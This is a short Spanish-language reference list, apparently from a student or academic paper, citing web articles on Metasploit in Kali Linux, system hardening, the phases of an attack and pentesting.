NIAZI. RUMAISA. A Beginner's Guide to Metasploit in Kali Linux (With Practical Examples). [En Linea] 11 de febrero de 2022. Consultado el 27 de septiembre de 2023. Disponible en: https://www.makeuseof.com/beginners-guide-metasploit-kali-linux/

SMARTEKH, Grupo. ¿QUÉ ES HARDENING? [En Línea] 30 de mayo de 2012, Consultado el 17 de septiembre de 2023. Disponible en: https://blog.smartekh.com/que-es-hardening

SONIX. Seguridad: Fases de un ataque. [En Línea] 12 de mayo de 2018. Consultado el 11 de agosto de 2018. Disponible en: https://techkrowd.com/seguridad/seguridad-fases-de-un-ataque /

TOKIO, S. ¿Qué es y en qué consiste el pentesting? [En Línea] 27 de octubre 2022. Consultado en 08 de agosto de 2023. Disponible en: https://www.tokioschool.com/noticias/pentesting/#:~:text=El%20pentesting%20es%20un%20ataque,las%20aplicaciones%20y%20p%C3%A1ginas%20web.